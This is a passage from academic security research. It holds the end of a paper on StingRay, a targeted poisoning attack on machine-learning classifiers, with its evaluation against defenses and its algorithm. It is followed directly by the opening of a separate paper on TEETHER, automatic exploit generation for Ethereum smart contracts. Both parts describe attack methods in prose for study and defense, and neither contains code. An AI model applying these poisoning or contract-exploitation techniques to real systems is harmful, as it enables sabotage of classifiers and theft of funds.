Surprisingly, we observe that the actual SR for #8, where the attacker has more training instances at their disposal, is lower than for #7. This is likely caused by the fact that, with a larger discrepancy between the training sets of the victim and the attacker classifier, the attacker is more likely to select base instances that would not be present in the victim training set. After poisoning the victim, the effect of crafted instances would not be bootstrapped by the base instances, and the attacker fails. The results suggest that the attack is sensitive to the presence of specific pristine instances in the training set, and variance in the model parameters could mitigate the threat. However, determining which instances should be kept secret is subject for future research.

Limited **Leverage** increases the actual SR beyond the white-box attack. When discarding modified pixels, the overall perturbation is reduced. Thus, it is more likely that the poison samples will become collectively inconspicuous, increasing the attack effectiveness. Figure 3 illustrates some images crafted by constrained adversaries.

The FAIL analysis results show that the perceived PDR is generally an accurate representation of the actual value, making it easy for the adversary to assess the instance inconspicuousness and indiscriminate damage caused by the attack. The attacks transfer surprisingly well from the attacker to the victim, and a significant number of failed attacks would potentially be successful if triggered on the victim. We observe that limited leverage allows the attacker to localize their strategy, crafting attack instances that are even *more successful* than the white-box attack.

**StingRay on the malware classifier.** In order to evaluate StingRay in the FAIL setting on the malware classifier, we trigger all 1,717 attacks described in 4.2 along 11 dimensions. Table 5 summarizes the results. Experiment #6 corresponds to the white-box attacker.

Experiments #1–2 look at the case where **Features** are unknown to the adversary. In this case, the surrogate model used to craft poison instances includes only 20% and 60% of the features respectively. Surprisingly, the attack is highly ineffective. Although the attacker perceives the attack as successful in some cases, the classifier trained on the available feature subspace is a very inaccurate approximation of the original one, resulting in an actual SR of at most 12%. These results echo these from evasion, indicating that features secrecy might prove a viable lead towards effective defenses. We also investigate adversaries with various degrees of knowledge about the classification **Algorithm**. Experiment #3 trains a linear model using the Stochastic Gradient Descent (SGD) algorithm, and in #4 (dSVM), the hyperparameters of the SVM classifier are not known by the attacker. Compared with the original Drebin SVM classifier, the default setting in #4 uses a larger regularization parameter. This suggests that regularization can help mitigate the impact of individual poison instances, but the adversary may nevertheless be successful by injecting more crafted instances in the training set.

**Instance knowledge.** Experiments #5–6 look at a scenario in which the known instances are subsets of $S^*$. Unsurprisingly, the attack is more effective as more instances from $S^*$ become available. The attacker's inability to train a robust surrogate classifier is reflected through the large perceived PDR. For experiments #7–8, victim training instances are not available to the attacker, their classifier being trained on samples from the same underlying distribution as $S^*$. Under these constraints, the adversary could only approximate the effect of the attack on the targeted classifier. Additionally, the training instances might be significantly different than the base instances available to the adversary, canceling the effect of crafted instances. The results show, as in the case of the image classifier, that poison instances are highly dependent on other instances present in the training set to bootstrap their effect on target misclassification. We further look at the impact of limited **Leverage** on the attack effectiveness. Experiments #9–11 look at various training set sizes for the case where only the features extracted from *AndroidManifest.xml* are modifi-

| | StingRay | RONI | tRONI | MM |
|---|---|---|---|---|
| | $\|I\|$/SR%/PDR | Fix%/PDR | | |
| Images | 16/70/0.97 | -/- | -/- | -/- |
| Malware | 77/50/0.99 | 0/0.98 | 15/0.98 | -/- |
| Exploits | 7/6/1.00 | 0/0.97 | 40/0.67 | 0/0.33 |
| Breach | 18/34/0.98 | -/- | 20/0.96 | 55/0.91 |

Table 6: Effectiveness of StingRay and of existing defenses against it on all applications. Each attack cell reports the average number of poison instances $|I|$, the SR and actual PDR. Each defense cell reports the percentage of fixed attacks and the PDR after applying it.

able. These features correspond to approximately 40% of the 545,333 existing features. Once again, we observe that the effectiveness of a constrained attacker is reduced. This signals that a viable defense could be to extract features from uncorrelated sources, which would limit the leverage of such an attacker.

The FAIL analysis on the malware classifier reveals that the actual drop in performance of the attacks is insignificant on all dimensions, but the attack effectiveness is generally decreased for weaker adversaries. However, feature secrecy and limited leverage appear to have the most significant effect on decreasing the success rate, hinting that they might be a viable defense.

## 5.2 Effectiveness of StingRay

In this section we explore the effectiveness of StingRay across all applications described in 4.2 and compare existing defense mechanisms in terms of their ability to prevent the targeted mispredictions. Table 6 summarizes our findings. Here we only consider the strongest (white-box) adversary to determine upper bounds for the resilience against attacks, without assuming any degree of secrecy.

**Image classifier.** We observe that the attack is successful in 70% of the cases and yields an average PDR of 0.97, requiring an average of 16 instances. Upon further analysis, we discovered that the performance drop is due to other testing instances similar to the target being misclassified as $y_d$. By tuning the attack parameters (e.g. the layer used for comparing features or the degree of allowed perturbation) to generate poison instances that are more specific to the target, the performance drop on the victim could be further reduced at the expense of requiring more poisoning instances. Nevertheless, this shows that neural nets define a fine-grained boundary between class-targeted and instance-targeted poisoning attacks and that it is not straightforward to discover it, even with complete adversarial knowledge.

None of the three poisoning defenses are applicable on this task. RONI and tRONI require training over 50,000 classifiers for each level of inspected negative impact. This is prohibitive for neural networks which are known to be computationally intensive to train. Since we could not determine reliable timestamps for the images in the data set, MM was not applicable either.

**Malware classifier.** StingRay succeeds in half of the cases and yields a negligible performance drop on the victim. The attack being cut off by the crafting budget on most failures (Cost **B.VII**) suggests that some targets might be too "far" from the class separator and that moving this separator becomes difficult. Nevertheless, understanding what causes this hardness remains an open question.

On defenses, we observe that RONI often fails to build correctly-predicting folds on Drebin and times out. Hence, we investigate the defenses against only 97 successful attacks for which RONI did not timeout. MM rejects all training instances while RONI fails to detect any attack instances. tRONI detects very few poison instances, fixing only 15% of attacks, as they do not have a large negative impact, individually, on the misclassification of the target. None of these defenses are able to fix a large fraction of the induced mispredictions.

**Exploit predictor.** While poisoning a small number of instances, the attack has a very low success rate. This is due to the fact that the non-Twitter features are not modifiable; if the data set does not contain other vulnerabilities similar to the target (e.g. similar product or type), the attack would need to poison more CVEs, reaching $N_{max}$ before succeeding. The result, backed by our FAIL analysis of the other linear classifier in Section 5.1, highlights the benefits of built-in leverage limitations in protecting against such attacks.

MM correctly identifies the crafted instances but also marks a large fraction of positively-labeled instances as suspicious. Consequently, the PDR on the classifier is severely affected. In instances where it does not timeout, RONI fails to mark any instance. Interestingly, tRONI marks a small fraction of attack instances which helps correct 40% of the predictions but still hurting the PDR. The partial success of tRONI is due to two factors: the small number of instances used in the attack and the limited leverage for the attacker, which boosts the negative impact of attack instances through resampling. We observed that due to variance, the negative impact computed by tRONI is larger than the one perceived by the attacker for discovered instances. The adversary could adapt by increasing the confidence level of the statistic that reflects negative impact in the StingRay algorithm.

**Data breach predictor:** The attacks for this application correspond to two scenarios, one with limited leverage over the number of time series features. Indeed, the one in which the attacker has limited leverage has an SR of 5%, while the other one has an SR of 63%. This corroborates our observation of the impact of adversarial

leverage for the exploit prediction. RONI fails due to consistent timeouts in training the random forest classifier. tRONI fixes 20% of the attacks while decreasing the PDR slightly. MM is a natural fit for the features based on time series and is able to build more balanced voting folds. The defense fixes 55% of mispredictions, at the expense of lowering the PDR to 0.91.

Our results suggest that StingRay is practical against a variety of classification tasks—even with limited degrees of leverage. Existing defenses, where applicable, are easily bypassed by lowering the required negative impact of crafted instances. However, the reduced attack success rate on applications with limited leverage suggests new directions for future defenses.

## 6 Related Work

Several studies proposed ways to model adversaries against machine learning systems. [25] proposes *FTC —features, training set*, and *classifier*, a model to define an attacker's knowledge and capabilities in the case of a practical evasion attack. Unlike the FTC model, the FAIL model is evaluated on both test- and training-time attacks, enables a fine-grained analysis of the dimensions and includes **L**everage. These characteristics allow us to better understand how the **F** and **L** dimensions influence the attack success. Furthermore, [27, 7] introduce game theoretical Stackelberg formulations for the interaction between the adversary and the data miner in the case of data manipulations. Adversarial limitations are also discussed in [22]. Several attacks against machine learning consider adversaries with varying degrees of knowledge, but they do not cover the whole spectrum [4, 35, 37]. Recent studies investigate transferability, in attack scenarios with limited knowledge about the target model [36, 28, 9]. The FAIL model unifies these dimensions and can be used to model these capabilities systematically across multiple attacks under realistic assumptions about adversaries. Unlike game theoretical approaches, FAIL does not assume perfect knowledge on either the attacker or the defender. By defining a wider spectrum of adversarial knowledge, FAIL generalizes the notion of transferability.

Prior work introduced indiscriminate and targeted poisoning attacks. For indiscriminate poisoning, a spammer can force a Bayesian filter to misclassify legitimate emails by including a large number of dictionary words in spam emails, causing the classifier to learn that all tokens are indicative of spam [3] An attacker can degrade the performance of a Twitter-based exploit predictor by posting fraudulent tweets that mimic most of the features of informative posts [40]. One could also the damage overall performance of an SVM classifier by injecting a small volume of crafted attack points [5]. For targeted poisoning, a spammer can trigger the filter against a specific legitimate email by crafting spam emails resembling the target [34]. This was also studied in the healthcare field, where an adversary can subvert the predictions for a whole target class of patients by injecting fake patient data that resembles the target class [32]. StingRay is a model-agnostic targeted poisoning attack and works on a broad range of applications. Unlike existing targeted poisoning attacks, StingRay aims to bound indiscriminate damage to preserve the overall performance.

On neural networks, [23] proposes a targeted poisoning attack that modifies training instances which have a strong influence on the target loss. In [51], the poisoning attack is a white-box indiscriminate attack adapted from existing evasion work. Furthermore, [29] and [20] introduce backdoor and trojan attacks where adversaries cause the classifiers to misbehave when a trigger is present in the input. The targeted poisoning attack proposed in [11] requires the attacker to assign labels to crafted instances. Unlike these attacks, StingRay does not require white-box or query access the original model. Our attack does not require control over the labeling function or modifications to the target instance.

## 7 Discussion

The vulnerability of ML systems to evasion and poisoning attacks leads to an arms race, where defenses that seem promising are quickly thwarted by new attacks [17, 37, 38, 9]. Previous defenses make implicit assumptions about how the adversary's capabilities should be constrained to improve the system's resilience to attacks. The **FAIL** adversary model provides a framework for exposing and systematizing these assumptions. For example, the feature squeezing defense [49] constrains the adversary along the **A** and **F** dimensions by modifying the input features and adding an adversarial example detector. Similarly, RONI constrains the adversary along the **I** dimension by sanitizing the training data. The ML-based systems employed in the security industry [21, 10, 39, 12], often rely on undisclosed features to render attacks more difficult, thus constraining the **F** dimension. In Table 2 we highlight implicit and explicit assumptions of previous defenses against poisoning and evasion attacks.

Through our systematic exploration of the **FAIL** dimensions, we provide the first experimental comparison of the importance of these dimensions for the adversary's goals, in the context of targeted poisoning and evasion attacks. For a linear classifier, our results suggest that feature secrecy is the most promising direction for achieving attack resilience. Additionally, reducing leverage can increase the cost for the attacker. For a neural network based image recognition system, our results suggest that

StingRay's samples are transferable across all dimensions. Interestingly, limiting the leverage causes the attacker to craft instances that are more potent in triggering the attack. We also observed that secrecy of training instances provides limited resilience.

Furthermore, we demonstrated that the **FAIL** adversary model is applicable to targeted evasion attacks as well. By systemically capturing an adversary's knowledge and capabilities, the FAIL model also defines a more general notion of attack transferability. In addition to investigating transferability under certain dimensions, such as the **A** dimension in [9] or **A** and **I** dimensions in [37], generalized transferability covers a broader range of adversaries. At odds with the original findings in [37], our results suggest a lack of generalized-transferability for a state of the art evasion attack; while highlighting feature secrecy as the most prominent factor in reducing the attack success rate. Future research may utilize this framework as a vehicle for reasoning about the most promising directions for defending against other attacks.

Our results also provide new insights for the broader debate about the generalization capabilities of neural networks. While neural networks have dramatically reduced test-time errors for many applications, which suggests they are capable of generalization (e.g. by learning meaningful features from the training data), recent work [53] has shown that neural networks can also memorize randomly-labeled training data (which lack meaningful features). We provide a first step toward understanding the extent to which an adversary can exploit this behavior through targeted poisoning attacks. Our results are consistent with the hypothesis that an attack, such as StingRay, can force selective memorization for a target instance while preserving the generalization capabilities of the model. We leave testing this hypothesis rigorously for future work.

## 8 Conclusions

We introduce the **FAIL** model, a general framework for evaluating realistic attacks against machine learning systems. We also propose StingRay, a targeted poisoning attack designed to bypass existing defenses. We show that our attack is practical for 4 classification tasks, which use 3 different classifiers. By exploring the **FAIL** dimensions, we observe new transferability properties in existing targeted evasion attacks and highlight characteristics that could provide resiliency against targeted poisoning. This exploration generalizes the prior work on attack transferability and provides new results on the transferability of poison samples.

**Acknowledgments** We thank Ciprian Baetu, Jonathan Katz, Daniel Marcu, Tom Goldstein, Michael Maynord, Ali Shafahi, W. Ronny Huang, our shepherd, Patrick McDaniel and the anonymous reviewers for their feedback. We also thank the Drebin authors for giving us access to their data set and VirusTotal for access to their service. This research was partially supported by the Department of Defense and the Maryland Procurement Office (contract H98230-14-C-0127).

## References

[1] Alexey Malanov 12 posts Malware Expert, Anti-Malware Technologies Development, K. L. The multilayered security model in kaspersky lab products, Mar 2017.

[2] Arp, D., Spreitzenbarth, M., Hubner, M., Gascon, H., and Rieck, K. Drebin: Effective and explainable detection of android malware in your pocket. In *NDSS* (2014).

[3] Barreno, M., Nelson, B., Joseph, A. D., and Tygar, J. D. The security of machine learning. *Machine Learning 81* (2010), 121–148.

[4] Biggio, B., Corona, I., Maiorca, D., Nelson, B., Šrndić, N., Laskov, P., Giacinto, G., and Roli, F. Evasion attacks against machine learning at test time. In *Joint European Conference on Machine Learning and Knowledge Discovery in Databases* (2013), Springer, pp. 387–402.

[5] Biggio, B., Nelson, B., and Laskov, P. Poisoning attacks against support vector machines. *arXiv preprint arXiv:1206.6389* (2012).

[6] Bojarski, M., Yeres, P., Choromanska, A., Choromanski, K., Firner, B., Jackel, L., and Muller, U. Explaining how a deep neural network trained with end-to-end learning steers a car. *arXiv preprint arXiv:1704.07911* (2017).

[7] Brückner, M., and Scheffer, T. Stackelberg games for adversarial prediction problems. In *Proceedings of the 17th ACM SIGKDD international conference on Knowledge discovery and data mining* (2011), ACM, pp. 547–555.

[8] Carlini, N., and Wagner, D. Adversarial examples are not easily detected: Bypassing ten detection methods. In *Proceedings of the 10th ACM Workshop on Artificial Intelligence and Security* (2017), ACM, pp. 3–14.

[9] Carlini, N., and Wagner, D. Towards evaluating the robustness of neural networks. In *Security and Privacy (SP), 2017 IEEE Symposium on* (2017), IEEE, pp. 39–57.

[10] Chau, D. H. P., Nachenberg, C., Wilhelm, J., Wright, A., and Faloutsos, C. Polonium : Tera-scale graph mining for malware detection. In *SIAM International Conference on Data Mining (SDM)* (Mesa, AZ, April 2011).

[11] Chen, X., Liu, C., Li, B., Lu, K., and Song, D. Targeted Backdoor Attacks on Deep Learning Systems Using Data Poisoning. *ArXiv e-prints* (Dec. 2017).

[12] Colvin, R. Stranger danger - introducing smartscreen application reputation. `http://blogs.msdn.com/b/ie/archive/2010/10/13/stranger-danger-introducing-smartscreen-application-reputation.aspx`, Oct 2010.

[13] Cretu, G. F., Stavrou, A., Locasto, M. E., Stolfo, S. J., and Keromytis, A. D. Casting out demons: Sanitizing training data for anomaly sensors. In *Security and Privacy, 2008. SP 2008. IEEE Symposium on* (2008), IEEE, pp. 81–95.

[14] ERNST YOUNG LIMITED. The future of underwriting. http://www.ey.com/us/en/industries/financial-services/insurance/ey-the-future-of-underwriting, 2015.

[15] FAIR ISAAC CORPORATION. FICO enterprise security score gives long-term view of cyber risk exposure, November 2016. ttp://www.fico.com/en/newsroom/fico-enterprise-security-score-gives-long-term-view-of-cyber-risk-exposure-10-27-2016.

[16] GILAD-BACHRACH, R., DOWLIN, N., LAINE, K., LAUTER, K., NAEHRIG, M., AND WERNSING, J. Cryptonets: Applying neural networks to encrypted data with high throughput and accuracy. In *International Conference on Machine Learning* (2016), pp. 201–210.

[17] GOODFELLOW, I. J., SHLENS, J., AND SZEGEDY, C. Explaining and harnessing adversarial examples. *arXiv preprint arXiv:1412.6572* (2014).

[18] GOOGLE RESEARCH BLOG. Assisting pathologists in detecting cancer with deep learning. https://research.googleblog.com/2017/03/assisting-pathologists-in-detecting.html, Mar 2017.

[19] GROSSE, K., PAPERNOT, N., MANOHARAN, P., BACKES, M., AND MCDANIEL, P. Adversarial perturbations against deep neural networks for malware classification. *arXiv preprint arXiv:1606.04435* (2016).

[20] GU, T., DOLAN-GAVITT, B., AND GARG, S. Badnets: Identifying vulnerabilities in the machine learning model supply chain. *arXiv preprint arXiv:1708.06733* (2017).

[21] HEARN, M. Abuse at scale. In *RIPE 64* (Ljublijana, Slovenia, Apr 2012). https://ripe64.ripe.net/archives/video/25/.

[22] HUANG, L., JOSEPH, A. D., NELSON, B., RUBINSTEIN, B. I., AND TYGAR, J. Adversarial machine learning. In *Proceedings of the 4th ACM workshop on Security and artificial intelligence* (2011), ACM, pp. 43–58.

[23] KOH, P. W., AND LIANG, P. Understanding black-box predictions via influence functions. *arXiv preprint arXiv:1703.04730* (2017).

[24] KRIZHEVSKY, A., AND HINTON, G. Learning multiple layers of features from tiny images. *Citeseer* (2009).

[25] LASKOV, P., ET AL. Practical evasion of a learning-based classifier: A case study. In *Security and Privacy (SP), 2014 IEEE Symposium on* (2014), IEEE, pp. 197–211.

[26] LECUN, Y. The mnist database of handwritten digits. *http://yann.lecun.com/exdb/mnist/* (1998).

[27] LIU, W., AND CHAWLA, S. A game theoretical model for adversarial learning. In *Data Mining Workshops, 2009. ICDMW'09. IEEE International Conference on* (2009), IEEE, pp. 25–30.

[28] LIU, Y., CHEN, X., LIU, C., AND SONG, D. Delving into transferable adversarial examples and black-box attacks. *arXiv preprint arXiv:1611.02770* (2016).

[29] LIU, Y., MA, S., AAFER, Y., LEE, W.-C., ZHAI, J., WANG, W., AND ZHANG, X. Trojaning attack on neural networks. Tech. Rep. 17-002, Purdue University, 2017.

[30] LIU, Y., SARABI, A., ZHANG, J., NAGHIZADEH, P., KARIR, M., BAILEY, M., AND LIU, M. Cloudy with a chance of breach: Forecasting cyber security incidents. In *24th USENIX Security Symposium (USENIX Security 15)* (2015), pp. 1009–1024.

[31] MIT TECHNOLOGY REVIEW. How to upgrade judges with machine learning. https://www.technologyreview.com/s/603763/how-to-upgrade-judges-with-machine-learning/, Mar 2017.

[32] MOZAFFARI-KERMANI, M., SUR-KOLAY, S., RAGHUNATHAN, A., AND JHA, N. K. Systematic poisoning attacks on and defenses for machine learning in healthcare. *IEEE journal of biomedical and health informatics 19*, 6 (2015), 1893–1905.

[33] MUÑOZ-GONZÁLEZ, L., BIGGIO, B., DEMONTIS, A., PAUDICE, A., WONGRASSAMEE, V., LUPU, E. C., AND ROLI, F. Towards poisoning of deep learning algorithms with back-gradient optimization. In *Proceedings of the 10th ACM Workshop on Artificial Intelligence and Security* (2017), ACM, pp. 27–38.

[34] NELSON, B., BARRENO, M., CHI, F. J., JOSEPH, A. D., RUBINSTEIN, B. I. P., SAINI, U., SUTTON, C., TYGAR, J. D., AND XIA, K. Exploiting machine learning to subvert your spam filter. In *Proceedings of the 1st Usenix Workshop on Large-Scale Exploits and Emergent Threats* (Berkeley, CA, USA, 2008), LEET'08, USENIX Association, pp. 7:1–7:9.

[35] PAPERNOT, N., MCDANIEL, P., JHA, S., FREDRIKSON, M., CELIK, Z. B., AND SWAMI, A. The limitations of deep learning in adversarial settings. In *2016 IEEE European Symposium on Security and Privacy (EuroS&P)* (2016), IEEE, pp. 372–387.

[36] PAPERNOT, N., MCDANIEL, P. D., AND GOODFELLOW, I. J. Transferability in machine learning: from phenomena to black-box attacks using adversarial samples. *CoRR abs/1605.07277* (2016).

[37] PAPERNOT, N., MCDANIEL, P. D., GOODFELLOW, I. J., JHA, S., CELIK, Z. B., AND SWAMI, A. Practical black-box attacks against deep learning systems using adversarial examples. In *ACM Asia Conference on Computer and Communications Security* (Abu Dhabi, UAE, 2017).

[38] PAPERNOT, N., MCDANIEL, P. D., WU, X., JHA, S., AND SWAMI, A. Distillation as a defense to adversarial perturbations against deep neural networks. In *IEEE Symposium on Security and Privacy* (2016), IEEE Computer Society, pp. 582–597.

[39] RAJAB, M. A., BALLARD, L., LUTZ, N., MAVROMMATIS, P., AND PROVOS, N. CAMP: Content-agnostic malware protection. In *Network and Distributed System Security (NDSS) Symposium* (San Diego, CA, Feb 2013).

[40] SABOTTKE, C., SUCIU, O., AND DUMITRA, T. Vulnerability disclosure in the age of social media: exploiting twitter for predicting real-world exploits. In *24th USENIX Security Symposium (USENIX Security 15)* (2015), pp. 1041–1056.

[41] SAINI, U. Machine learning in the presence of an adversary: Attacking and defending the spambayes spam filter. Tech. rep., DTIC Document, 2008.

[42] STEINHARDT, J., KOH, P. W. W., AND LIANG, P. S. Certified defenses for data poisoning attacks. In *Advances in Neural Information Processing Systems* (2017), pp. 3520–3532.

[43] SUCIU, O., MĂRGINEAN, R., KAYA, Y., DAUMÉ III, H., AND DUMITRAŞ, T. When does machine learning fail? generalized transferability for evasion and poisoning attacks. *arXiv preprint arXiv:1803.06975* (2018).

[44] SZEGEDY, C., ZAREMBA, W., SUTSKEVER, I., BRUNA, J., ERHAN, D., GOODFELLOW, I., AND FERGUS, R. Intriguing properties of neural networks. *arXiv preprint arXiv:1312.6199* (2013).

[45] TAMERSOY, A., ROUNDY, K., AND CHAU, D. H. Guilt by association: large scale malware detection by mining file-relation graphs. In *KDD* (2014).

[46] TRAMÈR, F., ZHANG, F., JUELS, A., REITER, M., AND RISTENPART, T. Stealing machine learning models via prediction APIs. In *25th USENIX Security Symposium (USENIX Security 16)* (Austin, TX, Aug. 2016), USENIX Association.

[47] VERIZON. Data breach investigations reports (dbir), February 2012. http://www.verizonenterprise.com/DBIR/.

[48] VIRUSTOTAL. http://www.virustotal.com.

[49] XU, W., EVANS, D., AND QI, Y. Feature squeezing: Detecting adversarial examples in deep neural networks. *arXiv preprint arXiv:1704.01155* (2017).

[50] XU, W., QI, Y., AND EVANS, D. Automatically evading classifiers. In *Proceedings of the 2016 Network and Distributed Systems Symposium* (2016).

[51] YANG, C., WU, Q., LI, H., AND CHEN, Y. Generative poisoning attack method against neural networks. *arXiv preprint arXiv:1703.01340* (2017).

[52] YOSINSKI, J., CLUNE, J., BENGIO, Y., AND LIPSON, H. How transferable are features in deep neural networks? In *Advances in neural information processing systems* (2014), pp. 3320–3328.

[53] ZHANG, C., BENGIO, S., HARDT, M., RECHT, B., AND VINYALS, O. Understanding deep learning requires rethinking generalization. *arXiv preprint arXiv:1611.03530* (2016).

# Appendix

## A The StingRay Attack

Algorithm 1 shows the pseudocode of StingRay's two general-purpose procedures. STINGRAY builds a set $I$ with at least $N_{min}$ and at most $N_{max}$ attack instances. In the sample crafting loop, this procedure invokes GETBASEINSTANCE to select appropriate base instances for the target. Each iteration of the loop crafts one poison instance by invoking CRAFTINSTANCE, which modifies the set of allowable features (according to **FAIL**'s **L** dimension) of the base instance. This procedure is specific to each application. The other application-specific elements are the distance function $D$ and the method for injecting the poison in the training set: the crafted instances may either replace or complement the base instances, depending on the application domain. Next, we describe the steps that overcome the main challenges of targeted poisoning.

**Application-specific instance modification.** CRAFTINSTANCE crafts a poisoning instance by modifying the set of allowable features of the base instance. The procedure selects a random sample among these features, under the constraint of the target resemblance budget. It then alters these features to resemble those of the target. Each crafted sample introduces only a small perturbation that may not be sufficient to induce the target misclassification; however, because different samples modify different features, they collectively teach the classifier that the features of **t** correspond to label $y_d$. We discuss the implementation details of this procedure for the four applications in Section 4.2.

**Crafting individually inconspicuous samples.** To ensure that the attack instances do not stand out from the rest of the training set, GETBASEINSTANCE randomly selects a base instance from $S'$, labeled with the desired target class $y_d$, that lies within $\tau_D$ distance from the target. By choosing base instances that are as close to the target as possible, the adversary reduces the risk that the crafted samples will become outliers in the training set. The adversary can further reduce this risk by trading target resemblance (modifying fewer features in the crafted samples) for the need to craft more poison samples (increasing $N_{min}$). The adversary then checks the negative impact of the crafted instance on the training set sample $S'$. The crafted instance $\mathbf{x_c}$ is discarded if it changes the prediction on **t** above the attacker set threshold $\tau_{NI}$ or added to the attack set otherwise. To validate that these techniques result in individually inconspicuous samples, we consider whether our crafted samples would be detected by three anti-poisoning defenses, discussed in detail in Section 4.1.

**Crafting collectively inconspicuous samples.** After the crafting stage, GETPDR checks the perceived *PDR* on the available classifier. The attack is considered successful if both adversarial goals are achieved: changing the prediction of the available classifier and not decreasing the *PDR* below a desired threshold $\tau_{PDR}$.

**Guessing the labels of the crafted samples.** By modifying only a few features in crafted sample, CRAFTINSTANCE aims to preserve the label $y_d$ of the base instance. While the adversary is unable to dictate how the poison samples will be labeled, they might guess this label by consulting an oracle. We discuss the effectiveness of this technique in Section 4.3.

# TEETHER: Gnawing at Ethereum to Automatically Exploit Smart Contracts

Johannes Krupp
*CISPA, Saarland University, Saarland Informatics Campus*

Christian Rossow
*CISPA, Saarland University, Saarland Informatics Campus*

## Abstract

Cryptocurrencies like Bitcoin not only provide a decentralized currency, but also provide a programmatic way to process transactions. Ethereum, the second largest cryptocurrency next to Bitcoin, is the first to provide a Turing-complete language to specify transaction processing, thereby enabling so-called *smart contracts*. This provides an opportune setting for attackers, as security vulnerabilities are tightly intertwined with financial gain. In this paper, we consider the problem of automatic vulnerability identification and exploit generation for smart contracts. We develop a generic definition of vulnerable contracts and use this to build TEETHER, a tool that allows creating an exploit for a contract given only its binary bytecode. We perform a large-scale analysis of all 38,757 unique Ethereum contracts, 815 out of which our tool finds working exploits for—completely automated.

## 1 Introduction

Cryptocurrencies are widely regarded as one of the most disruptive technologies of the last years. Their central value proposition is providing a decentralized currency—not backed by banks, but built on concepts of cryptography and distributed computing. This is achieved by using a *blockchain*, a publicly verifiable append-only data structure in which all transactions are recorded. This data structure is maintained by a peer-to-peer network. All nodes of this network follow a consensus protocol that governs the processing of transactions and keeps the blockchain in a consistent state. Furthermore, the consensus protocol guarantees that the blockchain cannot be modified by an attacker, unless they control a significant fraction of computation power in the entire network.

In 2009, the first cryptocurrency, Bitcoin [22], was launched. Since then, it has seen an unprecedented hype and has grown to a market capitalization of over 150 billion USD [1]. Although Bitcoin remains the predominant cryptocurrency, it also inspired many derivative systems. One of the most popular of these is Ethereum, the second largest cryptocurrency by overall market value as of mid 2018 [1].

Ethereum heavily extends the way consensus protocols handle transactions: While Bitcoin allows to specify simple checks that are to be performed when processing a transaction, Ethereum allows these rules to be specified in a Turing-complete language. This makes Ethereum the number one platform for so-called *smart contracts*.

A smart contract can be seen quite literally as a contract that has been formalized in code. As such, smart contracts can for example be used to implement fundraising schemes that automatically refund contributions unless a certain amount is raised in a given time, or shared wallets that require transactions to be approved of by multiple owners before execution. In Ethereum, smart contracts are defined in a high-level, JavaScript-like language called Solidity [2] and is then compiled into a bytecode representation suitable for consumption by the Ethereum Virtual Machine (EVM). Parties can interact with this contract through transactions in Ethereum. The consensus protocol guarantees correct contract execution in the EVM.

Of course, increased complexity comes at the cost of increased risk—Ethereum's Turing-complete Solidity is more error-prone than the simple checks that can be specified in Bitcoin. To make matters worse, once deployed, smart contracts are immutable and cannot be patched or updated. This causes an unparalleled coupling of software vulnerabilities and financial loss. In fact, since the inception of Ethereum in 2015, several cases of smart contract vulnerabilities have been observed [3, 4], causing a loss of tens of millions USD. As Ethereum is becoming more and more popular and valuable, the impact of smart contract vulnerabilities will only increase.

In this work, we tackle the problem of automatic vulnerability discovery and, more precisely, automatic ex-

ploit generation. Our attacker model assumes a regular Ethereum user without special capabilities whose goal it is to steal Ether from a given contract. Towards this, we first give a generic definition of contract vulnerabilities. Our definition is based on the observation that value transfer from one account (a contract) to another can only occur under few and well-defined conditions. In particular, we identify four critical, low-level EVM instructions that are necessarily involved in a value transfer: One used to create regular transactions (`CALL`), one for contract termination (`SELFDESTRUCT`), and two that can allow for code injection (`CALLCODE`, `DELEGATECALL`).

We propose a methodology to find vulnerable execution traces in a contract and employ symbolic execution to automatically create an exploit. Our approach is as follows: We search for certain critical paths in a contract's control flow graph. Specifically, we identify paths that lead to a critical instruction, where the instruction's arguments can be controlled by an attacker. Once a path is found, we leverage symbolic execution to turn this path into a set of constraints. Using constraint solving we can then infer the transactions an attacker has to perform to trigger the vulnerability. The special execution environment of smart contracts make this a non-trivial task. Most notably we show how to handle hash values symbolically, which are used extensively in smart contracts.

To demonstrate the utility of our methodology, we finally perform a large-scale analysis of 38,757 unique contracts extracted from the blockchain. teEther finds exploits for 815 (2.10%) of those—completely automated, without the need for human intervention or manual validation, and not requiring source code of contracts. Due to code sharing this puts the funds of at least 1,731 accounts at risk. Furthermore, a case-study indicates, that many of the underlying vulnerabilities are caused by the design choices of Solidity and misunderstandings about the EVM's execution model.

We summarize our core contributions as follows:

1. We provide a generic definition of vulnerable contracts, based on low-level EVM instructions (Section 3).
2. We develop a tool teEther that provides end-to-end exploit generation from a contract's bytecode only. To this end, we tackle several EVM-specific challenges, such as novel methodologies to handle hash values symbolically (Section 4).
3. We provide a large-scale vulnerability analysis of 38,757 unique contracts extracted from the Ethereum blockchain (Section 5).

# 2 Background

Ethereum is the second largest consensus-based transaction system next to Bitcoin, with a current market capitalization of over 110 billion USD [1]. Ethereum is often described as a second-generation blockchain, due to its support of so-called *smart contracts*—accounts controlled only by code which can handle transactions fully autonomously. In this section, we give a description of smart contracts, the Ethereum virtual machine, as well as the Ethereum execution model.

## 2.1 Transaction System

At the very core, Ethereum provides a public ledger for a new cryptocurrency called *Ether*. It provides a mapping between accounts—identified by a 160-bit address—and their balance. This ledger is backed by a network of mutually distrusting nodes, so-called miners. Users can submit transactions to the network in order to transfer Ether to other users or to invoke smart contracts. Miners will then process these transactions and, using a consensus protocol, agree on the outcome thereof. A processing fee is paid to the miner for each transaction to prevent resource exhaustion attacks on the network as well as to incentivize miners to process as many transactions as possible. All processed transactions are kept in a blockchain, a public hash-based append-only log, which allows anyone to verify the current state of the system.

## 2.2 Smart Contracts

A *smart contract* is a special type of Ethereum account that is associated with a piece of code. Like regular accounts, smart contracts can hold a balance of Ether. Additionally, smart contracts also have a (private) storage—a key-value store with 256-bit keys and 256-bit values. This storage is only "private" in the sense that it cannot be read or modified by other contracts, only by the contract itself. Furthermore, the storage is not *secret*. In fact is only cryptographically secured against external modifications. As all transactions are recorded in the public blockchain, the contents of a contract's private storage can be easily reconstructed by analyzing all transactions.

### 2.2.1 The Ethereum Virtual Machine (EVM)

The code of a smart contract is executed in a special purpose virtual machine, the Ethereum Virtual Machine (EVM). The EVM is a stack-based virtual machine with a wordsize of 256 bit. Besides arithmetic and control-flow instructions, the EVM also offers special instructions to access fields of the current transaction,

modify the contract's private storage, query the current blockchain state, and even create further transactions[1].

The EVM only provides integer arithmetic and cannot handle floating point values. To be able to denote values smaller than 1 Ether, balance is expressed in *Wei*, the smallest subdenomination of Ether. 1 Ether $= 10^{18}$ Wei.

